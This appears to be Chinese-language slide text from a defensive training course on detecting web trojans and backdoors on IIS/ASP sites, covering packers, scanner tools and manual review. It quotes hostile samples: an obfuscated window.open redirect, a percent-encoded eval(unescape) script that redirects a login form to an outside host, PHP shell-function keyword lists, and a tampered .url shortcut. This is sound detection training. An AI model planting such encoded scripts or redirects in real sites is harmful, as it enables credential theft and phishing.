
- PE檔案的加殼/剝殼機制

- Aspack
- ASProtect
- Petite
- PECompact
- Neolite
- Shrinker
- Upx

...


- 萬用撥殼機 Ollydbg、ProcDump32、PeiD

Peid



Malware Analyzer

- <http://malwareanalyser.blogspot.com/>



```
C:\WINDOWS\system32\cmd.exe

[+]Sys Calls Made.

[-]Signatures not found.....

[+]Searching if malware is UM aware
[-]Signatures not found.....

-----
!This program cannot be run in DOS mode.

Malware loads following DLLs

KERNEL32.dll
USER32.dll

[-] Disassembling the first block

[0x401855L] jmp 0x401703L
[0x40185aL] push 0x14
[0x401703L] push 0x40b520
[0x401705L] call 0x402590L
[0x40170aL] mov eax 0x5a4d
[0x40170fL] cmp [0x400000] ax
[0x401714L] jnz 0x401755L
```

練習

- 回復到乾淨VM
- 列出 Virus目錄下的加殼程式

網頁木馬的植入點(非二進位檔)

- 檔案植入(html, jsp, asp, **asa**, php, vbs)
 - ▶ 網頁後門新檔、腳本程式碼：html、jsp、asp、php、vbs...等
 - ▶ 可疑的文件或批次檔：txt、cfg、ini、bat...等
 - ▶ 變更舊有程式
 - ▶ 上傳目錄
 - ▶ ISAPI置換：
%systemroot%\system32\inetsrv\
/test.asp/或/test.aspx/或/test.asa/目錄下所有檔案都視為可執行
- 資料庫植入
 - ▶ 留言版
 - ▶ 交互式功能

網頁木馬查找


● 工具檢查

- ▶ 與原本檔案清單比對
- ▶ ff.exe依時間查找
- ▶ 網路安全衛士(效用較差，但方便列出副檔名)
- ▶ 雷客圖ASP站長安全助手
- ▶ 思易ASP木馬追捕、淘特

● 手工核對

- ▶ asa cer cdx stm shtml檔案
- ▶ ISAPI中
- ▶ 網頁目錄下屬性為H的檔案或目錄
- ▶ 不一定能在線上檢查
- ▶ 不保證能全部找到
- ▶ 自己撰寫findshell

網路安全衛士



雷客圖

● 指令

- ▶ `cscript [安裝目錄\Scan.vbs] [目標目錄] [報表目錄\Report.html]`
- ▶ 例：`cscript Scan.vbs c:\InetPub`

```
C:\ERSTools\file\雷客圖\ASPSecurity1.6sp2-tw\tools>cscript Scan.vbs c:\InetPub C
:\Report.html
Microsoft (R) Windows Script Host Version 5.1 for Windows
Copyright (C) Microsoft Corporation 1996-1999. All rights reserved.

=====
歡迎使用雷客圖 ASP 站長安全助手vbs版
之 檢查ASP木馬
Author: lake2
Email: lake2@mail.csdn.net
歡迎訪問 www.0x54.org 得到更多信息
=====

開始掃瞄，請稍候……
正在檢查目錄c:\InetPub
正在檢查目錄c:\InetPub\AdminScripts
正在檢查目錄c:\InetPub\iissamples
正在檢查目錄c:\InetPub\iissamples\sdk
```


雷客圖

雷客圖 ASP 站長安全助手vbs版掃描報告 - Micros...

檔案(E) 編輯(E) 檢視(V) 我的最愛(A) 工具(I) 說明(H)

← 上一頁 → × 搜尋 我的最愛 記錄

網址(D) C:\Report.html 移至 連結

雷客圖 ASP 站長安全助手vbs版掃描報告

開始時間：2009/11/8 下午 09:41:41
結束時間：2009/11/8 下午 09:41:43
掃描完畢！一共檢查文件夾38個，文件238個，發現可疑點19個（紅字顯示的為嚴重可疑）

文件路徑	特徵碼	描述	創建/修改時間
c:\inetpub\wwwsample\scripts\asp\database\simplequery_jscript.asp	Execute()或者ExecuteGlobal()	該函數可以執行任意ASP代碼，被一些後門利用。其形式一般是： execute (X)	2003/3/31 上午 01:09:08 1999/11/4 下午 04:49:18
c:\inetpub\wwwsample\scripts\asp\database\simplequery_vbscript.	Execute()或者ExecuteGlobal()	該函數可以執行任意ASP代碼，被一些後門利用。其形式一般是： execute (X)	2003/3/31 上午 01:09:08 1999/11/4 下午 04:49:18

完成 我的電腦

手工核對(1)

- 常用的Javascript內嵌碼
 - ▶ Iframe src="http
 - ▶ <body onload
 - ▶ width小於10，或height小於10
 - ▶ "中間有帶(或)或@"
- 可疑但容易誤判的
 - ▶ document系列，例如document.write
 - ▶ 新視窗系列， window.open
 - ▶ "http，特別是src=""及, onLoad=""

手工核對(1)-兩種躲藏的範例

- `ADMIN
LOGIN`
- `<script>
www = new obj1();
function obj1() {this.google=new obj2;}
function obj2() {this.com=obj3;}
function obj3()
{open("http://www.sti.com.tw@1208929129", "NewWindow", "toolb
ar=no,location=no,directories=no,status=no,menubar=no,scrollbar
s=no,resizable=no,copyhistory=yes,width=800,height=600,left=10,
top=10");
}
</script>
TEXT`

手工核對(2)-Script木馬


● 迴避明碼檢查

- ▶ eval(
- ▶ escape(
- ▶ unescape(
- ▶ encodeURIComponent(
- ▶ encodeURIComponent(
- ▶ jscript.encode
- ▶ javascript.encode
- ▶ vbscript.encode
- ▶ expression(

手工核對(2)-編碼後的範例

- `%3c%3d%2522%253e%253cscript%3eeval(unescape(%2522%252564%25256F%252563%252575%25256D%252565%25256E%252574%25252E%252567%252565%252574%252545%25256C%252565%25256D%252565%25256E%252574%252573%252542%252579%25254E%252561%25256D%252565%252528%252522%25256C%25256F%252567%252569%25256E%25255F%252566%25256F%252572%25256D%252522%252529%25255B%252530%25255D%25252E%252561%252563%252574%252569%25256F%25256E%25253D%252522%252568%252574%252574%252570%25253A%25252F%25252F%252577%252577%252577%25252E%25257A%252575%252573%25256F%25252E%25256F%252572%252567%25252E%252574%252577%25252F%252564%252565%25256D%25256F%25252E%252570%252568%252570%252522%2522))%253c/script%253e%253cscript`

手工核對(2)-解碼



手工核對(3) – 網頁後門


- wscript
- system(, shell_exec(, exec(, passthru(
- fopen, popen, fread, fclose, fwrite, file_exists, mkdir, rmdir, chmod, unlink, closedir, is_dir, readdir, opendir, fileperms, delfile
- 「`」 php支援UNIX的跳脫執行符號
 - ▶ 例：echo `ls`;
 - ▶ 即shell_exec()

手工核對(4) – SWF/RM掛馬

- swf掛馬針對已知/未知 flash player漏洞
- rm掛馬針對已知/未知 rm player漏洞
- 比較實際的偵測方式
 - ▶ (1) 比對自有swf/rm檔案與原始檔是否被修改
 - ▶ (2) 網頁中轉導或引用(src=http)到他站swf/rm檔的內容
- 各種CLSID

手工核對(5) – urlsnooter

- 在沒有Log的情況下監控頁面中的網址



手工核對(6) – 轉址掛馬

- 目錄名稱帶有副檔名

- ▶ *.asa 目錄(直至2009年中才被公布)

- ▶ jpg, gif :

- <http://www.test.com.tw/show.jpg>=>

- <http://www.test.com.tw/show.jpg/>=>

- <http://www.test.com.tw/show.jpg/index.htm>

- 404,500 Error 轉導向目標

手工核對(7) – Bookmark掛馬

● 偽裝的Bookmark




● 可被用於：

- ▶ 釣魚網站
- ▶ 廣告頁面
- ▶ XSS攻擊
- ▶ DDoS攻擊

手工核對(7) – Bookmark掛馬-修改

● url檔的篡改



手工核對(7) – Bookmark掛馬-修改

● url檔的篡改-基本設定

- ▶ URL：目標網址
- ▶ WorkingDirectory：工作目錄
- ▶ IconFile：圖示的取用來源，可以是ICO, DLL 或 EXE
- ▶ IconIndex：圖示檔中第幾個
- ▶ Modified：修改日期
- ▶ ShowCommand：啟動後的視窗大小，3最小，7最

上



```
[InternetShortcut]
URL=http://www.fake.com/
WorkingDirectory=C:\WINDOWS\
Modified=109A445D6960CA01DF
IconFile=http://www.google.com.tw/favicon.ico
IconIndex=1
ShowCommand=7
HotKey=113
```

快速鍵

手工核對(7) – Bookmark掛馬-修改

● url檔的篡改-基本設定HotKey

	C+S	S+A	C+A	C+S+A		C+S	S+A	C+A	C+S+A
A	833	1345	1601	1857	0	817	1329	1584	1841
B	834	1346	1602	1858	1	818	1330	1585	1842
C	835	1347	1603	1859	2	819	1331	1586	1843
D	836	1348	1604	1860	3	820	1332	1587	1844
E	837	1349	1605	1861	4	821	1333	1588	1845
F	838	1350	1606	1862	5	822	1334	1589	1846
G	839	1351	1607	1863	6	823	1335	1590	1847
H	840	1352	1608	1864	7	824	1336	1591	1848
I	841	1353	1609	1865	8	825	1337	1592	1849
J	842	1354	1610	1866	9	826	1338	1593	1850
K	843	1355	1611	1867	;	954	1466	1722	1978
L	844	1356	1612	1868	=	955	1467	1723	1979
M	845	1357	1613	1869	,	956	1468	1724	1980
H	846	1358	1614	1870	-	957	1469	1725	1981
O	847	1359	1615	1871	.	958	1470	1726	1982
P	848	1360	1616	1872	/	959	1471	1727	1983
Q	849	1361	1617	1873	`	960	1472	1728	1984
R	850	1362	1618	1874	[987	1499	1755	2011
S	851	1363	1619	1875	\	988	1500	1756	2012
T	852	1364	1620	1876]	989	1501	1757	2013
U	853	1365	1621	1877	'	990	1502	1758	2014
V	854	1366	1622	1878					
W	855	1367	1623	1879					
X	856	1368	1624	1880					
Y	857	1369	1625	1881					
Z	858	1370	1626	1882					

手工核對(7) – Bookmark掛馬-修改

